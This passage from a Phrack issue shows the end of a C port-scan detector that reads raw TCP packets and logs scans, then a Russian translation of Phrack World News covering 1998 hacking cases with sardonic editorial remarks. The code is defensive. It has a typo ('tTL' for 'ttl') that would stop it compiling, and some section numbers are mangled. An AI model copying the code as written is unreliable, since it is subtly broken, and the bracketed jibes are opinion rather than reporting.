[] unsigned char flags;
[] struct tms buf;
[] clock_t now;
[] struct host *current, *last, **head;
[] int hash, index, count;

/* Get the IP and TCP headers */
[] ip = &packet->ip;
[] tcp = (struct tcphdr *)((char *)packet + ((int)ip->ip_hl << 2));

/* Sanity check */
[] if ((char *)tcp + sizeof(struct tcphdr) > (char *)packet + size)
[] return;

/* Get the source address, destination port, and TCP flags */
[] addr = ip->ip_src;
[] port = tcp->th_dport;
[] flags = tcp->th_flags;

/* We're using IP address 0.0.0.0 for a special purpose here, so don't let
 * them spoof us. */
[] if (!addr.s_addr) return;

/* Use times(2) here not to depend on someone setting the time while we're
 * running; we need to be careful with possible return value overflows. */
[] now = times(&buf);

/* Do we know this source address already? */
[] count = 0;
[] last = NULL;
[] if ((current = *(head = &state.hash[hash = hashfunc(addr)])))
[] do {
[] if (current->saddr.s_addr == addr.s_addr) break;
[] count++;
[] if (current->next) last = current;
[] } while ((current = current->next));

/* We know this address, and the entry isn't too old. Update it. */

```

```

    if (current)
    if (now - current->timestamp <= SCAN_DELAY_THRESHOLD &&
        now >= current->timestamp) {
        /* Just update the TCP flags if we've seen this port already */
        for (index = 0; index < current->count; index++)
            if (current->ports[index] == port) {
                current->flags_or |= flags;
                current->flags_and &= flags;
            }
        return;
    }

    /* ACK to a new port? This could be an outgoing connection. */
    if (flags & TH_ACK) return;

    /* Packet to a new port, and not ACK: update the timestamp */
    current->timestamp = now;

    /* Logged this scan already? Then leave. */
    if (current->count == SCAN_COUNT_THRESHOLD) return;

    /* Update the TCP flags */
    current->flags_or |= flags;
    current->flags_and &= flags;

    /* Zero out the destination address, source port and TTL if not fixed. */
    if (current->daddr.s_addr != ip->ip_dst.s_addr)
        current->daddr.s_addr = 0;
    if (current->sport != tcp->th_sport)
        current->sport = 0;
    if (current->ttl != ip->ip_ttl)
        current->ttl = 0;

    /* Got enough destination ports to decide that this is a scan? Then log it. */
    if (current->count == SCAN_COUNT_THRESHOLD - 1) {
        safe_log(current);
        current->count++;
        return;
    }

    /* Remember the new port */
    current->ports[current->count++] = port;

    return;
}

/* We know this address, but the entry is outdated. Mark it unused, and
 * remove from the hash table. We'll allocate a new entry instead since
 * this one might get re-used too soon. */
if (current) {
    current->saddr.s_addr = 0;

    if (last)
        last->next = last->next->next;
    else if (*head)
        *head = (*head)->next;
    last = NULL;
}

/* We don't need an ACK from a new source address */
if (flags & TH_ACK) return;

/* Got too many source addresses with the same hash value? Then remove the
 * oldest one from the hash table, so that they can't take too much of our
 * CPU time even with carefully chosen spoofed IP addresses. */
if (count >= HASH_MAX && last) last->next = NULL;

/* We're going to re-use the oldest list entry, so remove it from the hash
 * table first (if it is really already in use, and isn't removed from the
 * hash table already because of the HASH_MAX check above). */

/* First, find it */

```

```

    if (state.list[state.index].saddr.s_addr)
        head = &state.hash[hashfunc(state.list[state.index].saddr)];
    else
        head = &last;
    last = NULL;
    if ((current = *head))
        do {
            if (current == &state.list[state.index]) break;
            last = current;
        } while ((current = current->next));

    /* Then, remove it */
    if (current) {
        if (last)
            last->next = last->next->next;
        else if (*head)
            *head = (*head)->next;
    }

    /* Get our list entry */
    current = &state.list[state.index++];
    if (state.index >= LIST_SIZE) state.index = 0;

    /* Link it into the hash table */
    head = &state.hash[hash];
    current->next = *head;
    *head = current;

    /* And fill in the fields */
    current->timestamp = now;
    current->start = time(NULL);
    current->saddr = addr;
    current->daddr = ip->ip_dst;
    current->sport = tcp->th_sport;
    current->count = 1;
    current->ports[0] = port;
    current->flags_or = current->flags_and = flags;
    current->tTL = ip->ip_ttl;
}

/*
 * Hmm, what could this be?
 */
int main()
{
    int raw, size;
    struct header packet;

    /* Get a raw socket. We could drop root right after that. */
    if ((raw = socket(AF_INET, SOCK_RAW, IPPROTO_TCP)) < 0) {
        perror("socket");
        return 1;
    }

    /* Become a daemon */
    switch (fork()) {
        case -1:
            perror("fork");
            return 1;

        case 0:
            break;

        default:
            return 0;
    }

    signal(SIGHUP, SIG_IGN);

    /* Initialize the state. All source IP addresses are set to 0.0.0.0, which
     * means the list entries aren't in use yet. */

```

```
memset(&state, 0, sizeof(state));

/* Huh? */
openlog(SYSLOG_IDENT, 0, SYSLOG_FACILITY);

/* Let's start */
while (1)
if ((size = read(raw, &packet, sizeof(packet))) >= sizeof(packet.ip))
process_packet(&packet, size);
}
```


Мировые новости Phrack

Автор: disorder

Привет. В разделе «Мировые новости Phrack» (PWN) произошли некоторые изменения. В связи с ростом числа новостей в сети по темам безопасности, хакерства и прочих тем PWN становится всё труднее держать читателей Phrack в курсе всего происходящего. Чтобы справиться с этой проблемой, PWN будет включать больше статей, но лишь соответствующие фрагменты (или те части, по которым мне есть что сказать с иронией). Если вы хотите прочитать статью целиком, загляните в архивы ISN (InfoSec News), расположенные по адресам:

```
ftp.sekurity.org      /pub/text/isn
ftp.repsec.com        /pub/text/digests/isn
```

Приведённые ниже материалы собраны из самых разных источников. Там, где это известно, указаны исходный источник, автор и дата. Если эта информация отсутствует — значит, она нам не поступала. Если вы хотите получать больше новостей, подпишитесь на рассылку ISN. За подробностями пишите на majordomo@sekurity.org с текстом «info isn». Чтобы подписаться, отправьте на majordomo@sekurity.org письмо с текстом «subscribe isn» в теле сообщения.

Как обычно, я вставляю свои собственные комментарии в скобках, чтобы помочь читателям заметить кое-что, упущенное в статьях. Комментарии — мои личные и не обязательно отражают точку зрения Phrack, журналистов, правительственных шпионов, моей кошки или кого-либо ещё. Пока.

— disorder

```
0x1: Выявить преступников в Сети — дело непростое
0x2: «Восьмёрка» собирается для борьбы с высокотехнологичной преступностью
0x3: Уволенный техник Forbes обвиняется в саботаже
0x4: Интернет-индустрии предложено заниматься самоцензурой
0x5: Интернет — лучший друг хакера
0x6: Хакер парализовал авиадиспетчерскую вышку
0x7: Прибыль придаёт хакерам смелости
0x8: Кибератаки дают толчок созданию новой системы предупреждений
0x9: <чистая ламерность>
0xa: «Этичные хакеры» IBM взломали систему!
0xb: Двое обвиняются в сговоре с целью взлома системы CWRU
0xc: ФБР предупреждает о резком росте онлайн-преступности
0xd: Компьютерный хакер приговорён к 18 месяцам заключения
0xe: Дневник событий
0xf: Хакеры: гении или обезьяны?
0x10: Низкотехнологичные шпионы — корпоративные разведчики
0x11: Хакеры в «белых шляпах» исследуют бреши в системах компьютерной безопасности
0x12: 101 способ взломать Windows NT
0x13: Подозреваемый в хакерстве на NASA пойман
0x14: Гендиректора услышали неприятную правду о компьютерной безопасности
0x15: Взломщики кодов
0x16: Хакеры могут вывести из строя вооружённые силы
0x17: Хакеры из спецслужб не могут взломать Интернет
0x18: Требуются хакеры (татуировки приветствуются)
0x19: Защита от хакеров?
0x1a: Тёмная сторона хакеров становится ещё темнее
0x1b: Япония боится стать базой для хакеров
0x1c: Дело хакера Кевина Митника тянется и тянется
0x1d: Телефонные хакеры обходятся в миллионы
0x1e: Хакеры на Капитолийском холме
0x1f: RSA подаёт в суд на Network Associates
0x20: Клинтон обнародует политику в области киберугроз
0x21: Программист приговорён за вторжение в военные компьютеры
```

0x22: Редакционная статья — хакер против крэкера, пересмотр
0x23: Безопасность Windows NT под огнём критики
0x24: Новая технология-ловушка для хакеров
0x25: Рено открывает центр по борьбе с высокотехнологичной преступностью
0x26: Мужчина выдал себя за астронавта и похитил секреты NASA

0x27: Конференция: Defcon 6.0
0x28: Конференция: Network Security Solutions, июльское мероприятие
0x29: Конференция: 8-й симпозиум USENIX по безопасности
0x2a: Конференция: RAID 98
0x2b: Конференция: Область компьютерной безопасности (ASC) / DGSCA 98
0x2c: Конференция: InfoWarCon-9

0x1 — Выявить преступников в Сети — дело непростое

Источник: 7Pillars Partners

Автор: David Plotnikoff (штатный корреспондент Mercury News)

Дата: 8 марта 1998 г., 22:12 по тихоокеанскому времени

[фрагмент...]

То, что началось как невинное флиртование в чат-комнате, уже не выглядит таким невинным. Последнее полученное вами письмо начиналось словами: «Я знаю, где ты живёшь. Я знаю, где ты работаешь. Я знаю, в каком детском саду твои дети...» Возможные потери: ваша жизнь.

Подсчитать, сколько сотен или тысяч раз в день Сеть вторгается в жизнь ничего не подозревающего человека, невозможно. Однако доклад Института компьютерной безопасности показал, что почти две трети из 520 опрошенных корпораций, государственных учреждений, финансовых организаций и университетов за последние 12 месяцев пережили электронные взломы или иные нарушения безопасности.

Хотя менее половины компаний оценили свои убытки в денежном выражении, совокупная расчётная сумма тех, кто это сделал, поражает: 236 миллионов долларов за последние два года.

[Ещё больше оценок убытков — несомненно, на основании точных подсчётов профессионалов.]

[фрагмент...]

Но те, кто отвечает за соблюдение закона в киберпространстве, говорят, что подавляющее большинство сетевых преступлений никогда не доходит до системы уголовного правосудия. А в тех редких случаях, когда преступление всё же сообщается, истинная личность преступника чаще всего так и не устанавливается.

Элитное подразделение Департамента полиции Сан-Хосе по расследованию высокотехнологичных преступлений — первый рубеж защиты каждого гражданина, когда беда приходит по проводам в столицу Кремниевой долины. Но сегодня, спустя четыре года после взрывного выхода Интернета на массовый рынок, даже лучшее в стране подразделение по технологическим преступлениям располагает лишь горсткой интернет-дел для расследования.

[Подождите... они говорят, что преступники уходят от ответственности, и тут же называют полицию «элитным» подразделением по высокотехнологичным преступлениям?]

[фрагмент...]

Интернет-составляющая работы — преследование хакеров, сталкеров и разного рода мошенников — слишком мала, чтобы даже вести по ней статистику. Когда его попросили прикинуть, сержант Дон Бристер, руководитель подразделения, оценил, что интернет-преступления и преступления с использованием онлайн-сервисов составляют «вероятно, не более 3–4 процентов» от общей

нагрузки команды.

[фрагмент...]

Хотя большинство сетевых преступлений — это те же старые преступления в новой обёртке (преследование, домогательства, мошенничество, кражи), существует по меньшей мере одно деяние, полностью рождённое в киберпространстве: атаки типа «отказ в обслуживании».

[Route, ну ты и преступник.]

[фрагмент...]

«Страшно то, — говорит Лоури, — что мы знаем: шторм надвигается, но не знаем, какую форму он примет. Масштаб огромен... Ты сидишь на этом берегу, зная, что удар будет, но не зная — что это будет и когда».

0x2 — «Восьмёрка» собирается для борьбы с высокотехнологичной преступностью

Дата: январь 1998 г.

Недавно Генеральный прокурор США Джанет Рено провела историческую встречу министров юстиции и внутренних дел стран, входящих в «Восьмёрку», по вопросам борьбы с международной компьютерной преступностью. (Бывшая «Большая семёрка» теперь включает Россию наряду с Великобританией, Францией, Германией, Италией, Канадой, Японией и США.)

Встреча стала первой в своём роде и завершилась соглашением, закрепившим десять принципов — например: «Расследование и преследование международных высокотехнологичных преступлений должны координироваться между всеми заинтересованными государствами вне зависимости от того, где был причинён ущерб» — а также принятием десятипунктного плана действий, в частности: «Использовать нашу сложившуюся сеть компетентных специалистов для обеспечения своевременного и эффективного реагирования на транснациональные высокотехнологичные дела и назначить контактное лицо, доступное круглосуточно».

Полный текст будет доступен по адресу <http://www.usdoj.gov>.

0x3 — Уволенный техник Forbes обвиняется в саботаже

Источник: Dow Jones News Service

Дата: 25.11.1997

Временный штатный компьютерный техник обвиняется во взломе компьютерной системы Forbes, Inc. — издателя журнала Forbes — и в доведении её до краха, обошедшегося компании более чем в 100 000 долларов.

Согласно обвинительному заключению в отношении Джорджа Марио Парента, в результате саботажа сотни сотрудников Forbes на целый день лишились возможности пользоваться серверными функциями, а многие потеряли данные за день работы. В случае обвинительного приговора Паренте грозит до пяти лет заключения и максимальный штраф в размере 250 000 долларов.

0x4 — Интернет-индустрии предложено заниматься самоцензурой

СИЭТЛ — Интернет-индустрии лучше заняться саморегулированием, иначе ей грозит возобновление угроз государственного вмешательства, — заявили участники прошедшей в среду в Сиэтле конференции технологических лидеров Северной Америки, Европы и Японии.

[И они так хорошо справились до сих пор — с такими законами, как CDA и WIPO... конечно, можно доверять государству поступать правильно.]

[фрагмент...]

Балкам предупредил, что сенатор от Аризоны Джон Маккейн планирует провести в следующем месяце слушания по этой теме, а сенатор от Индианы Дэн Коутс намерен внести новый законопроект о регулировании контента, призванный избежать проблем, из-за которых Верховный суд отклонил первый.

[Держите глаза открытыми.]

Дискуссия в среду пришлась кстати: в четверг на конференции выступит «интернет-царь» Клинтона Айра Мэгэзайнер, который, по ожиданиям, жёстко предупредит, что государство не преминет вмешаться, если отраслевые усилия окажутся недостаточными.

При поддержке GTE, Telus Corp. и Discovery Institute в программе также участвовали представитель Рик Уайт (республиканец от штата Вашингтон), основатель Интернет-кокуса Конгресса, и Роб Глейзер, основатель сиэтлской RealNetworks и сторонник Интернета как «следующего массмедиа».

Если среда была посвящена регулированию контента, то четверг — больше вопросам электронной коммерции: приватности, аутентификации и правовой юрисдикции.

Эффективное саморегулирование имеет несколько ключевых составляющих, отметил Джим Миллер, архитектор системы PICS (Platform for Internet Content Selection).

[фрагмент...]

0x5 — Интернет — лучший друг хакера

Интернет, возможно, — лучший друг компьютерного хакера. Международная компьютерная сеть упростила обмен сложными инструментами взлома, говорят эксперты по компьютерной безопасности.

[Зато они не упоминают об обмене информацией по безопасности или о том, что эксперты могут подписываться на те же «хакерские» источники обмена данными.]

[фрагмент...]

В докладе, опубликованном в среду Институтом компьютерной безопасности, отмечается, что хотя внешняя и внутренняя компьютерная преступность растёт, наибольшие потери по-прежнему связаны с несанкционированным доступом со стороны инсайдеров.

«Именно эти атаки влекут потери в десятки миллионов долларов», — сказал Пауэр.

Но заголовки газет по-прежнему захватывают атаки снаружи. Представитель Министерства обороны на прошлой неделе назвал атаку, связанную с молодыми хакерами, «самой организованной и систематической из всех, что видел Пентагон».

[фрагмент...]

0x6 — Хакер парализовал авиадиспетчерскую вышку

Несовершеннолетний хакер, на шесть часов выведший из строя аэропортовую вышку, нарушивший работу телефонной сети города и взломавший аптечные записи, привлечён к ответственности в рамках первого в истории федерального уголовного преследования, объявила сегодня канцелярия прокурора США.

Однако по условиям сделки о признании вины несовершеннолетний не получит тюремного срока.

Инциденты произошли в начале 1997 года, однако федеральные уголовные обвинения были преданы огласке лишь сегодня. По словам правительства, это первое федеральное уголовное дело против несовершеннолетнего за компьютерное преступление.

По словам прокурора США Дональда К. Стерна, хакер вывел из строя ключевой компьютер телефонной компании, обслуживающей аэропорт Вустера примерно в 70 километрах к юго-западу от Бостона.

«В результате серии команд, переданных с персонального компьютера хакера, основные сервисы диспетчерской вышки FAA были недоступны в течение шести часов в марте 1997 года», — говорится в сообщении канцелярии Стерна.

[Так FAA маршрутизирует управление вышкой через обычную телефонную сеть? Жутковато...]

[фрагмент...]

Соглашение о признании вины предусматривает для несовершеннолетнего два года испытательного срока, «в течение которых ему запрещается владеть или пользоваться модемом либо иными средствами прямого или косвенного удалённого доступа к компьютеру или компьютерной сети», — по словам Стерна.

Кроме того, он обязан выплатить компенсацию телефонной компании и отработать 250 часов в рамках общественных работ. Всё компьютерное оборудование, использованное в ходе преступной деятельности, конфисковано.

[фрагмент...]

«Общественное здоровье и безопасность оказались под угрозой из-за перебоя, который повлёк прекращение телефонного обслуживания примерно до 15:30 для диспетчерской вышки FAA в аэропорту Вустера, для пожарной охраны Вустерского аэропорта и других связанных служб — аэропортовой безопасности, метеослужбы и различных частных грузовых авиакомпаний.

«Кроме того, в результате перебоя как главный радиопередатчик, подключённый к вышке через систему линейного оборудования, так и цепь, позволяющая воздушным судам подавать электрический сигнал для включения огней ВПП при заходе на посадку, не функционировали в течение всего этого времени».

[ОТЛИЧНОЕ проектирование, ребята... просто замечательное.]

[фрагмент...]

0x7 — Прибыль придаёт хакерам смелости

Источник: InternetWeek

Автор: Tim Wilson

Общепринятая мудрость гласит: большинство угроз ИТ-безопасности исходит изнутри компании, а не снаружи. Угадайте, кто пожинает плоды этого маленького кусочка мудрости?

Хакеры и компьютерные преступники.

В двух отдельных исследованиях, завершённых в этом месяце, компании из списка Fortune 1000 сообщили о больших финансовых потерях от компьютерного вандализма и шпионажа в 1997 году, чем когда-либо прежде. Ряд корпораций заявил, что потерял 10 миллионов долларов и более в результате одного взлома. А число сообщений о взломах систем на сайте CERT достигло исторического максимума.

Несмотря на недавние достижения в продуктах и технологиях безопасности, компьютерные сети становятся всё более уязвимы к внешним атакам, а не менее.

[Ура!]

[фрагмент...]

«Я знаю примерно 95 процентов [уязвимостей], которые найду в компании, ещё до того, как туда приду», — сказал Айра Уинклер, президент Information Security Advisory Group — фирмы, специализирующейся на тестировании систем безопасности бизнеса, — и автор книги «Корпоративный шпионаж». «Я могу украсть миллиард долларов у любой [корпорации] за пару часов».

[Пони с одним трюком...]

[фрагмент...]

В исследовании, которое будет опубликовано в следующем месяце, WarRoom Research установила, что подавляющее большинство компаний из списка Fortune 1000 за последний год подвергалось успешному взлому со стороны внешних злоумышленников. Более половины этих компаний пережили свыше 30 проникновений за последние 12 месяцев. Почти 60 процентов заявили, что каждое вторжение обошлось им в 200 000 долларов и более.

В отдельном исследовании, опубликованном ранее в этом месяце Институтом компьютерной безопасности совместно с ФБР, 520 американских компаний сообщили о совокупных потерях в 136 миллионов долларов от компьютерных преступлений и нарушений безопасности в 1997 году — на 36 процентов больше, чем в предыдущем. Интернет назвали частым местом атак 54 процента респондентов — примерно столько же, сколько указало на внутренние системы как на частый вектор атак.

[фрагмент...]

Что вы можете сделать

Один универсальный совет прозвучал от хакеров, платных хакеров и сборщиков данных о компьютерных преступлениях: когда поставщик выпускает программный патч — устанавливайте его немедленно.

«Самая большая ошибка людей — они недооценивают угрозу, — сказал Мосс. — Они не ставят патчи, неправильно настраивают файрволы, неправильно настраивают маршрутизаторы».

[фрагмент...]

0x8 — Кибератаки дают толчок созданию новой системы предупреждений

Автор: Heather Harreld

Дата: 23 марта 1998 г.

Министерство обороны создало новую систему оповещения для оценки уровня угроз своим информационным системам — по образцу хорошо известных рейтингов готовности DEFCON, характеризующих общий военный статус в ответ на традиционные иностранные угрозы.

Новые информационные условия, или «INFOCON», повышаются и понижаются в зависимости от киберугроз для МО или Стратегического командования США (STRATCOM) на авиабазе Оффатт в Небраске. STRATCOM отвечает за сдерживание любого военного нападения на США, развёртывание войск или применение ядерного оружия в случае провала сдерживания, сообщил представитель STRATCOM. По мере повышения уровней INFOCON официальные лица принимают дополнительные меры по защите информационных систем.

[фрагмент...]

Специалисты STRATCOM разработали подробные инструкции по повышению и понижению уровней INFOCON в зависимости от угрозы. Структурированные, систематические попытки проникновения в системы будут приводить к более высокому уровню INFOCON, чем единичные изолированные попытки, — сообщает STRATCOM.

[фрагмент...]

0x9 — <чистая ламерность>

Источник: «Betty G. O'Hearn»

Сегодня сайт Infowar.Com был уведомлён хакерской группой «Enforcers» о том, что с главным переговорщиком Яном А. Мёрфи, известным также как Capt. Zap, было достигнуто соглашение о прекращении кибервандализма, наблюдавшегося в ходе недавних атак и взломов, потрясших Интернет в последние недели. Enforcers начали масштабное наступление на корпоративные и военные веб-сайты после ареста «пентагоновских хакеров» в США и Израиле.

Ян Мёрфи, генеральный директор IAM/Secure Data Systems и первый арестованный в США хакер (в 1981 году), выпускал пресс-релизы в ходе переговоров (см. www.prnewswire.com). Мёрфи начал процесс переговоров из чувства долга. В беседе с членами группы Enforcers он указал, что вандализм контрпродуктивен. Он призвал группу рассмотреть возможность прекращения этой деятельности. «Разрушение информационных систем во имя некой цели — не тот путь, которым следует защищать хакеров и крэкеров».

[Кто назначил Яна Мёрфи главным переговорщиком? Почему меня не уведомили, чтобы я мог поговорить с этими горе-героями? Вот такая жалкая дрянь и делает PRNewswire помойкой журналистики. Если вы ещё не поняли — это чистая медиашумиха, призванная принести больше бизнеса Мёрфи и Ко.]

[фрагмент...]

Заявление представителя Enforcers приведено ниже.

[HTML-теги удалены.]

```
От: Adam <adambl@flash.net>
Reply-To: adambl@flash.net
Дата: 26 марта 1998 г.
Организация: Adam's Asylum
Кому: "Betty G.O'Hearn" <betty@infowar.com>
Тема: Пресс-релиз/объявление Enforcers
```

ЗАЯВЛЕНИЕ ENFORCERS

Мы, Enforcers, пришли к выводу, что в наилучших интересах хакерского и в целом сообщества безопасности будет прекратить взломы веб-сайтов внешних организаций, как посоветовал господин Ян Мёрфи (Капитан Зэп). Мы признаём, что наши действия непродуктивны и наносят больше вреда, чем пользы, сообществу безопасности.

Поэтому, в качестве представителя Enforcers, я настоящим заявляю, что все взломы веб-сайтов внешних организаций немедленно прекращаются. Мы считаем, что откроются иные пути для достижения нашей цели — существенного сокращения числа сайтов с детской порнографией и расистским содержанием. Мы также поддерживаем более широкие цели хакерского сообщества и в будущем будем работать над улучшением общественного восприятия, а не во вред ему. Все члены Enforcers, участвовавшие во взломах, согласились с этим заявлением и прекратят взламывать внешние сайты.

[13:51 GMT -0600, 26 марта 1998 г.]

Благодарим вас за время и помощь в этом деле.

Поздравляем и господина Мёрфи, и Enforcers с проявленным усердием в достижении этого соглашения. Это поистине акт мира в нашем киберпространстве.

[Это поистине акт, вызывающий тошноту.]

Оха — «Этичные хакеры» IBM взломали систему!

ТУСОН, Аризона (23 марта 1998 г., 20:30) — Команда «этичных хакеров» компании International Business Machines Corp. успешно взломала компьютерную сеть некой неназванной компании в ходе демонстрации реальной атаки на конференции компьютерной индустрии.

[Они делают из этого целое событие. «Смотрите, ребята! Мы реально взломали!#\$!»]

[фрагмент...]

По словам Палмера, IBM берёт от 15 000 до 45 000 долларов за взлом системы компании с её согласия — в целях тестирования безопасности. Поскольку взлом является уголовным преступлением, клиенты подписывают контракт, который он называет «пропуском из тюрьмы», — там прописывается, что именно IBM имеет право делать.

Команда IBM, показывающая 80-процентный успех при электронных взломах, не состоит из исправившихся хакеров. Палмер предупредил аудиторию, что найм бывших хакеров может быть крайне опасным и не стоит этого риска.

[ЧУШЬ ... IBM нанимает хакеров... IBM нанимает хакеров... тайна раскрыта, ха-ха.]

[фрагмент...]

По его словам, в мире насчитывается около 100 000 хакеров, из которых примерно 9,99 процента — потенциальные профессиональные наёмные хакеры, возможно занимающиеся корпоративным шпионажем, и 0,01 процента — кибер-преступники мирового уровня. Девяносто процентов — любители, совершающие «кибер-прогулки».

[фрагмент...]

0xb — Двое обвиняются в сговоре с целью взлома системы CWRU

Источник: Plain Dealer Reporter

Автор: Mark Rollenhagen

Дата: четверг, 26 марта 1998 г.

Федеральное большое жюри вчера предъявило обвинение двум жителям Кливленд-Хайтс в совершении тяжких преступлений, связанных с компьютерным взломом.

Ребекке Л. Чинг, 27 лет, и Джейсону И. Демело, 22 лет, проживающим, по данным властей, в квартире на Мэйфилд-роуд, инкриминируется сговор с целью взлома компьютерной системы Университета Кейс Вестерн Резерв (CWRU) в период с октября 1995 по июнь 1997 года.

В период по меньшей мере части предполагаемого сговора Чинг являлась системным администратором одной из компьютерных систем в кампусной сети CWRU, говорится в обвинительном заключении.

Ей вменяется соучастие в действиях Демело по взлому системы CWRU путём указания установить программу-«сниффер», способную перехватывать электронную информацию — в том числе имена пользователей и пароли.

Федеральные прокуроры отказались сообщить, зачем Чинг и Демело предположительно стремились взломать систему.

Ни с кем из них связаться для комментариев не удалось.

Том Шраут, директор по коммуникациям CWRU, сообщил, что Чинг работала в университете неполный рабочий день в отделе информационных наук три-четыре года назад.

Считается, что это первое федеральное дело о компьютерном взломе в Северном Огайо с момента создания ФБР специального подразделения по компьютерным преступлениям в прошлом году.

Демело также предъявлено семь обвинений в незаконном перехвате электронных сообщений, адресованных другим университетам — в том числе Кливлендскому государственному университету, Университету Джорджа Мейсона и Университету Миннесоты, — а также провайдерам: Modern Exploration, APK Net Ltd., New Age Consulting Service и программной компании Cyber Access.

0xc — ФБР предупреждает о резком росте онлайн-преступности

[Хм... не пора ли запрашивать бюджет на следующий год?!]

ВАШИНГТОН (25 марта 1998 г., 00:19 по EST) — Уголовные дела против компьютерных хакеров более чем удвоились в этом году, поскольку к рядам подростков-хакеров присоединились промышленные шпионы и иностранные агенты, предупредило ФБР во вторник.

[Дела удвоились... ни слова об обвинительных приговорах... хм...]

ФБР сообщило совместному экономическому комитету Конгресса о значительном росте незавершённых дел о компьютерных вторжениях — с 206 до 480 в текущем году.

[фрагмент...]

Майкл Ватис, руководитель Национального центра ФБР по защите инфраструктуры, заявил: «Хотя мы не пережили электронного аналога Перл-Харбора или Оклахома-Сити, как некоторые предвещали, статистика и наши дела свидетельствуют об опасных уязвимостях перед

кибератаками».

[фрагмент...]

Он рассказал, как один хакер в прошлом году взломал телефонные системы Массачусетса, нарушив связь в региональном аэропорту и отключив диспетчерскую вышку. На прошлой неделе подросток согласился на два года условного срока, признав вину в нарушении связи в аэропорту Вустера, Массачусетс, на шесть часов.

Другой хакер во Флориде обвиняется в прошлогоднем взломе системы экстренного вызова 911 и блокировке всех звонков экстренных служб в регионе.

ФБР заявило, что опасность киберпреступности возрастает в связи с расширением доступности хакерских инструментов в Интернете, а также электронного оборудования — в частности, подавителей радиочастот.

На прошлой неделе заместитель министра обороны Джон Хэмр объехал европейские правительства, предупреждая о рисках компьютерной преступности и обсуждая возможные контрмеры.

Несмотря на шумиху вокруг хакеров, промышленный шпионаж остаётся наиболее затратным видом киберпреступности, заслушал комитет во вторник.

В прошлом июле некая безымянная компания в области компьютерных коммуникаций разослала вредоносный код, перенаправивший трафик от одного из своих конкурентов. По оценке ФБР, убытки компании-жертвы превысили 1,5 миллиона долларов.

Другие представители ФБР рассказали, как США всё чаще подвергаются экономическим атакам со стороны иностранных правительств с использованием компьютеров. Ларри Торренс из отдела национальной безопасности ФБР заявил, что иностранные агенты «агрессивно нацеливаются» на коммерческую тайну американских компаний.

Всё чаще преступники используют Интернет для обмана потенциальных инвесторов с помощью мошеннических схем и поддельных банков.

Мошеннические схемы в Интернете становятся «эпидемией», заявил Нил Гэллахер из уголовного отдела ФБР. Одна финансовая пирамида под названием Netware International завербовала 2500 участников по всей стране, обещая делить прибыль в 25 процентов годовых в новом банке, который она якобы собиралась создать.

По словам следователей, к настоящему времени ими изъято почти 1 миллион долларов.

0xd — Компьютерный хакер приговорён к 18 месяцам заключения

Дата: пятница, 27 марта 1998 г.

Компьютерный хакер, пытавшийся уничтожить интернет-компанию, отказавшую ему в трудоустройстве, сегодня приговорён к 18 месяцам заключения за преступления, включая публикацию номеров кредитных карт клиентов.

В Окружном суде Нового Южного Уэльса судья Сесили Бэкхауз заявила, что Сквив Стивенс нанёс серьёзный ущерб AUSnet, впоследствии прекратившей деятельность, скомпрометировав 1225 кредитных карт и разместив на главной странице сайта в World Wide Web оскорбительное сообщение.

Сообщение от апреля 1995 года содержало следующее: «So dont (sic) be surprised if all you (sic) cards have millions of dollars of shit on them ... AUSNET is a disgusting network ... and should be shut

down and sued by all their users!»

Стивенс, 26 лет, признал вину во внесении данных в компьютерную систему в Сиднее в апреле 1995 года и ходатайствовал о принятии судом во внимание ещё восьми правонарушений, включая получение доступа к конфиденциальной информации.

[фрагмент...]

Судья заявила, что действия Стивенса нанесли серьёзный ущерб репутации AUSnet: сотрудники компании были вынуждены непрерывно отвечать на звонки разгневанных клиентов — многие из которых закрыли свои счета, — а также справляться с разрушительными последствиями для денежных потоков.

Судья Бэксауз отметила, что в преступлениях подобного рода важно обеспечить общее сдерживающее воздействие, поскольку их очень трудно выявить.

Она приговорила его к трём годам заключения, однако распорядилась освободить под поручительство после 18 месяцев. — Australian Associated Press. *Австралийское восточное летнее время (AEDT) опережает среднее время по Гринвичу на 11 часов.*

Охе — Дневник событий

Источник: The Netly News

Автор: Declan McCullagh

Дата: 24 марта 1998 г.

Технология — одна из тех сфер, где законодатели соревнуются в демонстрации полнейшей некомпетентности. На сегодняшних слушаниях по «кибер-хищениям» конгрессмен Джим Сэкстон (республиканец от Нью-Джерси) признался, что его знакомство с компьютерами ограничивается временами, когда на принтерах ещё были крышки «чтобы защитить наши уши от шума». Могут ли свидетели от ФБР объяснить проблемы с этим новомодным Интернетом? Конечно, ответил Майкл Ватис, руководитель Национального центра защиты инфраструктуры: в Сети существуют «хакерские веб-сайты» с программами, позволяющими «нажать кнопку и начать атаку». Тот факт, что Центр CERT Университета Карнеги — Меллона зафиксировал снижение числа атак на 20 процентов с 1996 по 1997 год, его несколько не смутил. Настоящая проблема, по словам Ватиса, — «люди, которые до сих пор романтизируют хакеров как детей, просто развлекающихся. [А как же] пожилой человек, который не может дозвониться на 911 в экстренной ситуации из-за хакера?» Вместе с Ватисом перед совместным экономическим комитетом Конгресса выступили высокопоставленные сотрудники ФБР Ларри Торренс и Нил Гэллахер. Представители организаций по защите гражданских прав, организаций компьютерной безопасности или высокотехнологичных компаний приглашены не были. — Declan McCullagh/Washington

[...]

Свидетель на суде

Впрочем, в Лос-Анджелесе открылась вакансия для человека с выдающимися навыками в области телекоммуникаций, системного и сетевого администрирования и компьютерной безопасности — и даже без необходимости включать компьютер. Адвокат прославленного хакера Кевина Митника ищет эксперта-свидетеля для участия в судебном процессе и выпустил что-то вроде объявления о вакансии. «Квалифицированные кандидаты должны иметь учёную степень и разбираться в DOS, Windows, SunOS, VAX/VMS и операциях в Интернете», — гласит объявление. Что ж, меня отсеяли уже на слове «квалифицированный», но раз платит дядя Сэм — это, пожалуй, идеальная возможность для того, кто любит быть в центре внимания и свободен начиная уже с 30 марта.

0xf — Хакеры: гении или обезьяны?

Источник: ZDTV

Автор: Ira Winkler

Дата: 30 марта 1998 г.

К этому времени все уже слышали о взломах Пентагона — и последовавших арестах двух подростков из Кловердейла, Калифорния, и «Аналайзера» — израильтянина, называющего себя суперхакером-наставником этих подростков. Одновременно были арестованы ещё два израильтянина.

Медиа и сайты вроде antionline.com изображали преступников гениями. Я никогда прежде не слышал об этих предполагаемых гениях, но первая мысль, мелькнувшая у меня, — цитата Скотта Чарни, начальника отдела по компьютерным преступлениям и защите интеллектуальной собственности Министерства юстиции: «Попадают лишь плохие».

Я захотел узнать подробности из первых рук и поговорил с настоящими хакерами, действительно считающимися «элитой» хакерского сообщества. Это люди, занимающиеся хакерством более десяти лет и способные взять под контроль любую систему. Они изобретают приёмы, для воспроизведения которых новички потом ищут готовые инструменты.

